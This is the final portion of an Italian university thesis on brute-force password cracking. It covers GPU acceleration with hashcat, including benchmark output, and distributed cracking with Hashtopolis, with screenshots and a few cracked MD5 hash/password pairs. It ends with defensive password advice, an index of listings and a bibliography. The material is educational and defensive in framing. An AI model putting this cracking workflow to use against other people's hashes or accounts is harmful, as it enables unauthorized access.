


Figura 6.9: Fern-wifi-cracker attack

7. CUDA



Figura 7.1: NVIDIA CUDA logo

CUDA^[31] (acronimo di Compute Unified Device Architecture) è un'architettura hardware per l'elaborazione parallela creata da NVIDIA. Tramite l'ambiente di sviluppo per CUDA, i programmati di software possono scrivere applicazioni capaci di eseguire calcolo parallelo sulle GPU delle schede video NVIDIA.

CUDA dà accesso agli sviluppatori ad un set di istruzioni native per il calcolo parallelo di elementi delle GPU CUDA. Usando CUDA, le ultime GPU Nvidia diventano in effetti architetture aperte come le CPU. Diversamente dalle CPU, le GPU hanno un'architettura parallela con diversi core, ognuno capace di eseguire centinaia di processi simultaneamente: se un'applicazione è adatta per questo tipo di architettura, la GPU può offrire grandi prestazioni e benefici.

Dato l'aumentare della complessità dei algoritmi di criptazione nel tempo, questo tipo di tecnologia è diventata molto popolare nell'esecuzione del Brute Force.

7.1 CPU vs GPU

Diversi tool per il Brute Force ormai permettono l'utilizzo delle GPU insieme alle CPU per eseguire le computazioni per estrarre le password dagli hash. Uno di questi strumenti è Hashcat.

```
OpenCL Platform ID #3
  Vendor...: NVIDIA Corporation
  Name....: NVIDIA CUDA
  Version.: OpenCL 3.0 CUDA 11.4.56

Backend Device ID #3 (Alias: #1)
  Type.....: GPU
  Vendor.ID.: 32
  Vendor....: NVIDIA Corporation
  Name.....: NVIDIA GeForce MX150
  Version....: OpenCL 3.0 CUDA
  Processor(s): 3
  Clock.....: 1341
  Memory.Total...: 2002 MB (limited to 500 MB allocatable in one block)
  Memory.Free....: 1920 MB
  OpenCL.Version.: OpenCL C 1.2
  Driver.Version.: 470.42.01
```

Figura 7.2: GPU hashcat

L'utilizzo della forza computazionale delle GPU, come detto, risulta molto più efficiente delle CPU, data la loro possibilità di eseguire operazioni in parallelo, a differenza di delle CPU, che anche se possono avere dai 2 ai 72 core, questi sono ottimizzati per eseguire processi sequenziali, ecco riportati dei esempi (Figura : 7.3) delle differenze delle velocità di calcolo su diversi tipi di algoritmi di criptazione, utilizzando CPU o GPU o entrambi.

#1 -> NVIDIA GeForce MX150 - 2048 MB, Core: 1341 MHz, Memoria: 1253 MHz, GDDR5, 382.64, Optimus

#2 -> Intel Corporation UHD Graphics 620 1.150 MHz

#3 -> Intel Core i7-8550U CPU @ 1.80GHz

```

OpenCL API (OpenCL 1.2 CUDA 10.1.120) - Platform #1 [NVIDIA Corporation]
=====
* Device #1: GeForce MX150, 1600/2048 MB (512 MB allocatable), 3MCU

OpenCL API (OpenCL 2.1 ) - Platform #2 [Intel(R) Corporation]
=====
* Device #2: Intel(R) UHD Graphics 620, 6435/6499 MB (2047 MB allocatable), 24MCU
* Device #3: Intel(R) Core(TM) i7-8550U CPU @ 1.80GHz, 16204/16268 MB (4067 MB allocatable), 8MCU

Benchmark relevant options:
=====
* --force
* --opencl-device-types=1,2,3
* --optimized-kernel-enable

Hashmode: 0 - MD5

Speed.#1.....: 3442.9 MH/s (56.37ms) @ Accel:64 Loops:1024 Thr:1024 Vec:8
Speed.#2.....: 363.3 MH/s (121.54ms) @ Accel:256 Loops:1024 Thr:8 Vec:4
Speed.#3.....: 180.2 MH/s (46.12ms) @ Accel:1024 Loops:1024 Thr:1 Vec:8
Speed.#*....: 3986.4 MH/s

Hashmode: 100 - SHA1

Speed.#1.....: 1153.0 MH/s (83.51ms) @ Accel:32 Loops:1024 Thr:1024 Vec:1
Speed.#2.....: 52817.4 KH/s (97.20ms) @ Accel:64 Loops:512 Thr:8 Vec:4
Speed.#3.....: 89172.0 KH/s (93.58ms) @ Accel:1024 Loops:1024 Thr:1 Vec:8
Speed.#*....: 1295.0 MH/s

Hashmode: 1400 - SHA2-256

Speed.#1.....: 422.9 MH/s (57.27ms) @ Accel:16 Loops:512 Thr:1024 Vec:1
Speed.#2.....: 45081.0 KH/s (115.79ms) @ Accel:256 Loops:128 Thr:8 Vec:4
Speed.#3.....: 40350.8 KH/s (103.44ms) @ Accel:512 Loops:1024 Thr:1 Vec:8
Speed.#*....: 508.3 MH/s

Hashmode: 1700 - SHA2-512

Speed.#1.....: 115.8 MH/s (48.44ms) @ Accel:8 Loops:256 Thr:1024 Vec:1
Speed.#2.....: 7798.5 KH/s (82.88ms) @ Accel:4 Loops:1024 Thr:8 Vec:1
Speed.#3.....: 12371.9 KH/s (169.12ms) @ Accel:512 Loops:512 Thr:1 Vec:4
Speed.#*....: 136.0 MH/s

Hashmode: 22000 - WPA-PBKDF2-PMKID+EAPOL (Iterations: 4095)

Speed.#1.....: 62147 H/s (48.17ms) @ Accel:32 Loops:128 Thr:1024 Vec:1
Speed.#2.....: 5453 H/s (68.52ms) @ Accel:128 Loops:64 Thr:8 Vec:1
Speed.#3.....: 4243 H/s (119.76ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Speed.#*....: 71842 H/s

Hashmode: 1000 - NTLM

Speed.#1.....: 6092.2 MH/s (31.75ms) @ Accel:64 Loops:1024 Thr:1024 Vec:8
Speed.#2.....: 748.1 MH/s (63.43ms) @ Accel:1024 Loops:256 Thr:8 Vec:4
Speed.#3.....: 338.0 MH/s (24.31ms) @ Accel:1024 Loops:1024 Thr:1 Vec:8
Speed.#*....: 7178.3 MH/s

```

Figura 7.3: CPU vs GPU

8. Distributed Brute Force

Per poter migliorare l'efficienza dei attacchi di Brute Force, oltre all'utilizzo di CUDA, sono stati creati dei strumenti che attraverso la rete, permettono di unire la potenza computazionale di diverse macchine, in modo da distribuire il carico di lavoro dei processi più complessi.

Nella rete possiamo trovare diversi strumenti che ci permettono di eseguire questo tipo di operazione, come per esempio Hashtopolis, Hashstack, Disthc , ecc ecc.

8.1 Hashtopolis

Hashtopolis [32] è un'applicazione multi piattaforma per il cracking distribuito che nasce nel 2018. L'applicazione utilizza per la parte di cracking Hashcat il quale viene installato on-demand per mezzo degli agent.



Figura 8.1: Hashtopolis Logo

La potenzialità maggiore del progetto è la portabilità, infatti gli autori hanno scelto come linguaggi di sviluppo python e php. Ha una gestione utenti e gruppi granulare che arriva a definire una serie di caratteristiche come ad esempio la disponibilità del numero di nodi di rete per il cracking a seconda del profilo.

Hashtopolis è composto da 2 parti:

- **Agent** Disponibili in Python. Quindi supportati da Windows, OSx e Linux.
- **Server** Opera con due GUI la parte di Admin e quella relativa agli Agent Connection Point. Il database di backend è in Mysql.

La comunicazione tra agent e server avviene attraverso il protocollo HTTP(S) il che aggiunge un punto in più sulla portabilità. Non necessita quindi di aprire ulteriori porte di rete.

L'interfaccia di Admin è l'unico punto di accesso per tutti gli agenti. Il collegamento di un nuovo agent è molto semplice e richiede la generazione di una one-time password.

Add new agent

To add new agents provide them with a valid voucher and download a client.

Used vouchers are automatically deleted to prevent double spending.

If you are asked to provide the API url on the client to connect to, you need to enter the following:

<http://hashtopolis.lt/api/server.php>

Clients

ID	Version	Type	Operating Systems	Filename	
1	0.5.0	python	Windows, Linux, OS X	hashtopolis.zip	Download http://hashtopolis.lt/agents.php?download=1

Vouchers

A11QA26Q	10.08.2019, 18:03:54	Delete
New voucher	5DORqrNk	Create

Figura 8.2: Hashtopolis aggiunta di nuovi agenti

Successivamente dobbiamo caricare nella piattaforma il file su cui eseguire l'attacco, andando a specificare il tipo di criptazione applicata su quei dati ed eventuali parametri passati.

Hashlists (1)						
Show 50 entries						
ID	Name	Hash type	Format	Cracked	Pre-cracked	Action
4	hash	MD5	Text	0.00% (0 / 4)		
Showing 1 to 1 of 1 entries						
						Previous 1 Next

Figura 8.3: Hashtopolis aggiungi lista hash da attaccare

Hashtopolis ci permette di eseguire diversi tipi di attacco, per esempio possiamo eseguire attacchi Ruled based o Dictionary Attack, ma per eseguire questi tipi di attacchi, dobbiamo passare dei file di "configurazione", in questo caso noi per eseguire un Dictionary Attack, gli passiamo il dizionario rockyou, uno dei dizionari più utilizzati per eseguire questo tipo di operazione.

Una volta configurati i file di cui si ha bisogno per eseguire l'attacco, si passa alla creazione della task, qui andremo ad associare :

- un nome
- una lista di hash su cui eseguire il crack

The screenshot shows the 'Files' section of the Hashtopolis web interface. On the left, there's a table titled 'Existing Wordlists (1)' with one entry: 'rockyou.txt' (ID 3), which is 133.44 MB in size and associated with the 'Default Group'. On the right, there's a sidebar for 'Add new Wordlists' with options to 'Upload files' or 'Import files', and a dropdown for 'Associated Access Group' set to 'Default Group'.

Figura 8.4: Hashtopolis aggiungi dizionario

- il dizionario/file delle regole
- priorità dell'attacco
- utilizzo di CPU, GPU o entrambe
- Gruppo che può eseguire l'attacco
- ecc ecc

The screenshot shows the 'Tasks' section of the Hashtopolis web interface. It displays a single task named 'hashcrack' (ID 9) with a hashlist 'provahashlist'. The task is currently in progress, with 1 file cracked (133.44 MB). The task has a priority of 0 and is assigned to 1 agent. There are buttons for managing the task, such as 'Edit', 'Delete', and 'Clone'.

Figura 8.5: Hashtopolis creazione task

Dopo aver creato la task, ora possiamo andare ad associarla a un utente, in modo da poter utilizzare la loro potenza di calcolo per eseguire l'attacco.

This screenshot shows the 'Attached files' and 'Assigned agents' sections for a task. In the 'Attached files' section, there are two entries: 'pass' (ID 2, 263.00 B) and 'rockyou.txt' (ID 3, 133.44 MB). In the 'Assigned agents' section, there is one agent listed: '1 (ntr10)'. A button labeled 'Assign' is visible, along with a link to 'Show all Assignments'.

Figura 8.6: Hashtopolis aggiunta user a task

Una volta che uno user è stato associato ad una task, questo potrà eseguire lo script python, che lo collegherà al server e questo in automatico gli passerà i dati di cui ha bisogno per eseguire l'attacco e lui inizierà ad eseguire le varie operazioni.

```

Starting client 's3-python-0.6.0.10' ... Cracker binary
Collecting agent data ...
Login successful!
Hashtopolis Server version: 0.12.0 ()
Client is up-to-date! Visual representation
No task available!
Got task with id: 11
Downloading: [=====] ID Name Benchmark
Downloading: [=====] 1 ntr10 🔒 196608:6.04
Client is up-to-date!
Got cracker binary type hashcat
Keyspace got accepted!
Benchmark task...
Server accepted benchmark!
Start chunk...
HC error: nvmlDeviceGetFanSpeed(): Not Supported
Progress:100.00% Speed: 6.72MH/s Cracks: 3 Accepted: 3 Skips: 0 Zaps: 0
finished chunk
Client is up-to-date!
No task available!
No task available!

```

The terminal window shows the client's interaction with the server. It starts by connecting and logging in. It then receives a task (id 11) to download and benchmark. The progress bar indicates the task is complete. The client then starts a chunk, which fails due to a hardware error. Finally, it reports that no more tasks are available.

Figura 8.7: Hashtopolis client script

Dopo che l’utente avrà completato l’operazione, possiamo vedere nel sito di hashtopolis tutti i dati inerenti al crack, in modo da visualizzare quanti hash rimangono e quali sono stati risolti e quali ancora devono essere controllati.

ID	Name	Hashlist	Dispatched/Searched	Cracked	Agents	Files	Task Priority	Action
10	hashcrack ✓	hash	100.00% / 100.00%		1	2 🔒 (133.44 MB)	0	[Action icons]

Figura 8.8: Hashtopolis task conclusa

All’interno di ogni task, possiamo vedere la suddivisione del lavoro tra i vari user che sono stati aggiunti alla task, qui possiamo vedere quanti hash hanno risolto e il tempo di esecuzione.

Assigned agents								
ID	Name	Benchmark	Speed	Keyspace searched	Time spent	Cracked	Last activity	Action
1	ntr10	196608:6.04	Set	--	14344385 (100.00%)	00:00:08	3	08.07.2021, 07:35:39

Figura 8.9: Hashtopolis suddivisione lavoro task per agent

Infine, una volta completata l'operazione, possiamo andare nella sezione hashlist, per visualizzare le password scoperte e quelle che ancora non sono state risolte.

Matching hashes: 3
6e6bc4e49dd477ebc98ef4046c067b5f:ciao
bfc4d65a4558455d6fea7e792911a64f:camerino
25d55ad283aa400af464c76d713c07ad:12345678

Figura 8.10: Hashtopolis password estratte

9. Conclusioni

Dopo aver studiato il funzionamento delle varie tecniche applicabili per eseguire un Brute Force, possiamo dire che alla stessa velocità con cui aumentano l'affidabilità dei algoritmi di criptazione delle nostre password, vengono trovati nuovi modi per decifrarli.

Come abbiamo potute vedere, le tecniche e strumenti per eseguire questo tipo di operazioni, permettono di sfruttare diversi approcci (anche uniti tra di loro) e la potenza computazionale completa di un dispositivo, sia CPU che GPU, inoltre abbiamo potuto vedere anche tecniche che permettono di unire le potenze di calcolo di dispositivi diversi.

9.1 Sviluppi futuri

Uno dei problemi più grandi per chi attacca gli hash, è quello di incontrare algoritmi di criptazione troppo, complessi, ci sono alcuni algoritmi come : AES-256 e RSA, che per essere decriptati, richiedono una potenza di calcolo elevatissima, quasi infinitesimale, ma con l'avvenire delle nuove tecnologie e con il futuro avvento dei computer quantistici, anche questi algoritmi, potrebbero diventare obsoleti.

Il più grande problema nell'eseguire un Brute Force, è quello di avere la potenza di calcolo adeguata. Quindi i prossimi passi per gli attaccanti è quello o di trovare nuovi approcci per l'esecuzione del Brute Force o quello di attendere l'arrivo di dispositivi con la potenza di calcolo necessaria.

9.2 Problematiche

Le varie tecniche e strumenti che abbiamo visto, anche se efficaci, hanno alcune problematiche, ecco alcuni esempi :

- **Dictionary Attack** -> Le password non è contenuta nel dizionario, l'attacco non andrà a buon fine.
- **Mask Attack** -> bisogna conoscere la maschera da applicare
- **Rainbow Table** -> I file delle Rainbow Table, sono file di grandi dimensioni, viene richiesto un enorme spazio di archiviazione
- **Wi-Fi Brute Force** -> Bisogna essere in possesso di una scheda di rete che abbia la monitor mode
- **Hashtopolis** -> Utilizzando Mysql, le query a volte molto pesanti, possono risultare molto lente su database.

9.3 Sistemi di difesa

La miglior protezione è una buona password, che dobbiamo imparare a considerare importante al pari delle chiavi di casa. La maggior parte delle persone, invece, ne sottovaluta la rilevanza e per comodità sceglie combinazioni facili. Basti pensare che nel 2016 la password più utilizzata è stata “123456”, mentre il secondo posto è andato alla parola “password”, e il terzo al codice “12345678”. Un altro errore fatto molto spesso è quello di usare la stessa parola ripetuta al contrario. Una leggerezza che il cybercrime conosce molto bene: infatti, in Rete esistono decine di programmi gratuiti che sfruttano gli schemi comuni, permettendo di decifrare password poco complesse.

Una buona pratica per mettere a punto una password sicura è ideare parole chiave che utilizzano una combinazione di lettere maiuscole, minuscole, numeri e caratteri speciali. La si può ottenere, senza per forza rinunciare alla memorabilità. Un esempio sono gli acronimi di una frase semplice e rappresentativa come:

Io mi chiamo Nico e ho 1 fratello -> ImcNeh1F

Usa un gestore di password. L'installazione di un gestore di password automatizza la creazione e il monitoraggio delle informazioni di accesso online. Questi ti consentono di accedere a tutti i tuoi account accedendo prima al gestore di password. Puoi quindi creare password estremamente lunghe e complesse per tutti i siti che visiti, archiviarle in modo sicuro e devi solo ricordare l'unica password principale.

Usa password univoche per ogni sito che utilizzi. Per evitare di essere vittima del riempimento delle credenziali, non dovresti mai riutilizzare una password. Se vuoi aumentare la tua sicurezza, usa anche un nome utente diverso per ogni sito. Puoi evitare che altri account vengano compromessi se uno dei tuoi viene violato.



9.3.1 10 Comandamenti del Hash Cracking

1. Conoscerai i tipi di hash e la loro origine/funzione
2. Conoscerai i punti di forza e di debolezza dei software di cracking
3. Studierai e applicherai tecniche di analisi delle password
4. Devi essere esperto nei metodi di estrazione dell'hash
5. Creerai dizionari personalizzati/mirati
6. Conoscerai le capacità delle tue piattaforme di cracking
7. Comprenderai la psicologia/comportamento umano di base
8. Creerai maschere, regole personalizzate
9. Sperimenterai continuamente nuove tecniche
10. Sosterrai i tuoi compagni di cracking membri della comunità

Elenco dei codici

1.1	John the ripper Bruteforce	13
1.2	John the ripper Dictionary	13
1.3	John the ripper Mask	13
1.4	John the ripper Incremental	13
1.5	John the ripper Dictionary + Rule	13
1.6	John the ripper Multi-CPU esempio 8 core	13
1.7	John the ripper GPU esempio	13
1.8	Hashcat Brute Force	14
1.9	Hashcat Dictionary	14
1.10	Hashcat Combination	14
1.11	Hashcat Mask	14
1.12	Hashcat Hybrid Dictionary + Mask	14
1.13	Hashcat Hybrid Mask + Wordlist	15
2.1	Esempio crunch command	19
2.2	Generazione dizionario con crunch	20
2.3	Generazione dizionario "complesso" con crunch	20
2.4	Esempio RainbowCrack command	21
2.5	RainbowCrack caricamento tabelle	21
2.6	Esempio RainbowCrack command attack	21
2.7	Utilizzo di regole su Hashcat	22
2.8	Esempio rule attack wordlist	22
2.9	Risultato wordlist aggiunto il pattern "123"	23
2.10	Esempio rule attack wordlist	23
2.11	Esempio rule attack wordlist	24
3.1	NTDS.DIT Directory	27
3.2	Copy reg.	27
3.3	Cachedump esempio	27
3.4	Lsadump esempio	28
3.5	Pwdump esempio	28
3.6	ProcDump copia lsass	29
3.7	Mimikatz command setup	30
3.8	Mimikatz Logon Passwords	30
3.9	ETC/SHADOW	30
3.10	ETC/SHADOW composizione	31

3.11 ETC/SHADOW esempio	31
3.12 Estrazione hash da file zip	32
3.13 Conversione hash file zip nella password	32
4.1 Android-PIN-Bruteforce command	37
4.2 Android-PIN-Bruteforce command mask	38
4.3 Android-PIN-Bruteforce command maSsk	38
4.4 Android-PIN-Bruteforce command mask	38
4.5 Android-PIN-Bruteforce command	39
5.1 Hydra esempio	42
5.2 Hydra code esempio	42
5.3 WpScan code esempio	43
5.4 GoBuster code esempio	44
6.1 Configurazione scheda di rete	45
6.2 Configurazione scheda di rete	46
6.3 Scansione delle reti	46
6.4 Dump dei pacchetti	47
6.5 Aireplay deauth	47
6.6 Aircrack Brute Force	48

Elenco delle figure

1.1	Basic Pattern	10
1.2	Macro Pattern	11
1.3	Micro Pattern	11
1.4	Rule 20-60-20 [2]	12
1.5	John The Ripper logo	12
1.6	Hashcat logo	14
1.7	Hashcat esempio	15
2.1	RainbowCrack esempio generazione tabelle	21
2.2	Esempio RainbowCrack attack	22
2.3	Esempio Mask Attack con Hashcat	24
3.1	MIMIKATZ e antivirus	28
3.2	ProcDump e antivirus	29
3.3	Mimikatz primo avvio	29
3.4	Mimikatz setup	29
3.5	Mimikatz dumo hash	30
3.6	ETC/SHADOW	30
3.7	Estrazione hash da file zip	32
3.8	Conversione hash file zip nella password	33
4.1	NetHunter	35
4.2	Android-PIN-Bruteforce	36
4.3	Android-PIN-Bruteforce esempio	37
4.4	Android-PIN-Bruteforce time out	38
4.5	WBRUTE esempio	39
4.6	CiLocks esempio	40
5.1	Hydra esempio	42
5.2	WpScan esempio[27]	43
5.3	Gobuster esempio	44
6.1	Aircrack visualizzazione interfaccia di rete	46
6.2	Aircrack selezione interfaccia di rete	46
6.3	Aircrack monitoraggio delle reti	47

6.4	Aircrack dump dei pacchetti della rete	47
6.5	Aircrack deauthentication client dalle rete	48
6.6	Aircrack WPA handshake catturato	48
6.7	Aircrack Brute Force	48
6.8	Fern-wifi-cracker	49
6.9	Fern-wifi-cracker attack	50
7.1	NVIDIA CUDA logo	51
7.2	GPU hashcat	52
7.3	CPU vs GPU	53
8.1	Hashtopolis Logo	55
8.2	Hashtopolis aggiunta di nuovi agenti	56
8.3	Hashtopolis aggiungi lista hash da attaccare	56
8.4	Hashtopolis aggiungi dizionario	57
8.5	Hashtopolis creazione task	57
8.6	Hashtopolis aggiunta user a task	57
8.7	Hashtopolis client script	58
8.8	Hashtopolis task conclusa	58
8.9	Hashtopolis suddivisione lavoro task per agent	59
8.10	Hashtopolis password estratte	59

Elenco delle tabelle

1.1	Semplice funzione hash con utilizzo di XOR bit a bit.	9
2.1	Tempo di Brute-Force (Password che comprende 0-9,a-z,A-Z)[2]	18
2.2	Esempio regole hashcat	23
3.1	John The Ripper estrazione hash da file	32

Bibliografia

- [1] William Stallings. *Crittografia e sicurezza delle reti*. McGraw-Hill, 2003.
- [2] Netmux. *HASH CRACK password cracking manual*. Amazon Italia Logistica S.r.l., 2019. ISBN: 9781793458612.
- [3] *John the Ripper password cracker*. URL: <https://github.com/openwall/john>.
- [4] *hashcat*. URL: <https://hashcat.net/wiki/doku.php?id=hashcat>.
- [5] Matt Miller. *What's The Difference Between Offline And Online Password Attacks?* URL: <https://www.triaxiomsecurity.com/whats-the-difference-between-offline-and-online-password-attacks/>.
- [6] Ruth Matthews. *Che cos'è un attacco brute force?* URL: <https://nordvpn.com/it/blog/attacco-brute-force/>.
- [7] *Che cos'è un attacco brute force? Cos'è un attacco di forza bruta?* URL: <https://www.kaspersky.it/resource-center/definitions/brute-force-attack>.
- [8] *Attacco Dizionario e Forza Bruta*. URL: <https://hackerstrive.com/vocabolario/attacco-dizionario-e-forza-bruta/>.
- [9] *crunch Package Description*. URL: <https://gitlab.com/kalilinux/packages/crunch>.
- [10] *Rainbow Table Password Attack - Che cos'è e come proteggersi da esso*. URL: <https://www.cyclonis.com/it/rainbow-table-password-attack-che-cose-e-come-proteggersi-da-esso/>.
- [11] Philippe Oechslin's. *rainbowcrack*. URL: <https://gitlab.com/kalilinux/packages/rainbowcrack>.
- [12] *Performing Rule Based Attack Using Hashcat*. URL: <https://www.armourinfosec.com/performing-rule-based-attack-using-hashcat/>.
- [13] *How to Perform a Mask Attack Using hashcat*. URL: <https://www.4armed.com/blog/perform-mask-attack-hashcat/>.
- [14] *creddump*. URL: <https://github.com/moyix/creddump>.
- [15] *MIMIKATZ*. URL: <https://github.com/gentilkiwi/mimikatz>.
- [16] *ProcDump V10.0*. URL: <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>.
- [17] *Spiegazione del file /etc/shadow su Linux*. URL: <https://noviello.it/spiegazione-del-file/etc-shadow-su-linux/>.
- [18] *Kali NetHunter*. URL: <https://www.kali.org/docs/nethunter/>.

- [19] urbanadventurer. *Android-PIN-Bruteforce*. URL: <https://github.com/urbanadventurer/Android-PIN-Bruteforce>.
- [20] kali-mobile. URL: <https://www.kali.org/get-kali/#kali-mobile>.
- [21] kali-mobile. URL: <https://www.kali.org/docs/nethunter/building-nethunter/>.
- [22] wuseman. *wbrute*. URL: <https://github.com/wuseman/WBRUTER>.
- [23] *Android Debug Bridge (adb)*. URL: <https://developer.android.com/studio/command-line/adb>.
- [24] CiLocks - *Android LockScreen Bypass*. URL: <https://github.com/tegal1337/CiLocks>.
- [25] *Hydra*. URL: <https://gitlab.com/kalilinux/packages/hydra>.
- [26] wpscanteam. *WordPress Security Scanner*. URL: <https://github.com/wpscanteam/wpscan>.
- [27] Robert Abela. *Verifica della forza della password degli utenti di WordPress con WPScan*. URL: <https://www.wpwhitesecurity.com/strong-wordpress-passwords-wpscan/>.
- [28] OJ Reeves. *Gobuster v3.1.0*. URL: <https://github.com/OJ/gobuster>.
- [29] *Aircrack-ng*. URL: <https://github.com/aircrack-ng/aircrack-ng>.
- [30] Sophie brun. *Fern-wifi-cracker*. URL: <https://gitlab.com/kalilinux/packages/fern-wifi-cracker>.
- [31] Ignatius Leo Sri Hendarto e Yusuf Kurniawan. «Performance factors of a CUDA GPU parallel program: A case study on a PDF password cracking brute-force algorithm». In: *2017 International Conference on Computer, Control, Informatics and its Applications (IC3INA)*. IEEE. 2017, pp. 35–40.
- [32] Sein Coray. *hashtopolis*. URL: <https://github.com/hashtopolis>.

Ringraziamenti

Per prima cosa ringrazio il mio relatore, il Prof. Fausto Marcantoni, che mi aiutato durante questa fase finale del mio percorso di studi, non solo aiutandomi per lo svolgimento della tesi, ma anche alleggerendo quelle giornate più pesanti con le sue storie e con qualche battuta.

Vorrei ringraziare la mia famiglia, che anche se non sono potuto stargli molto vicino fisicamente in questo periodo, loro si sono fatti sempre sentire, facendo in modo che questa lontananza non si facesse sentire.

Un ringraziamento va anche ai miei amici di sempre, che come prima, che come in futuro, loro ci saranno sempre per me e io ci sarò sempre per loro.

Voglio fare un ringraziamento veramente speciale a tutte quelle persone che ho conosciuto in questi tre anni di università, a chi ci ho scambiato semplicemente due chiacchiere, due opinioni, ma soprattutto un ringraziamento ancora più grande va a quelle persone con cui ho avuto l'occasione di stringere un legame più stretto, loro mi sono state sempre vicine, ci ho vissuto ogni giorno per questi tre anni, persone meravigliose, persone per il quale non posso più farne a meno, ormai voi siete la mia seconda famiglia, con voi ho passato momenti stupendi, che porterò per sempre con me.

P.S. Infine vorrei fare un ringraziamento al mio coinquilino, Lorenzo Ubaldo Massetti, che mi ha sopportato per tutti e tre questi anni, uomo di santa pazienza (troppa pazienza).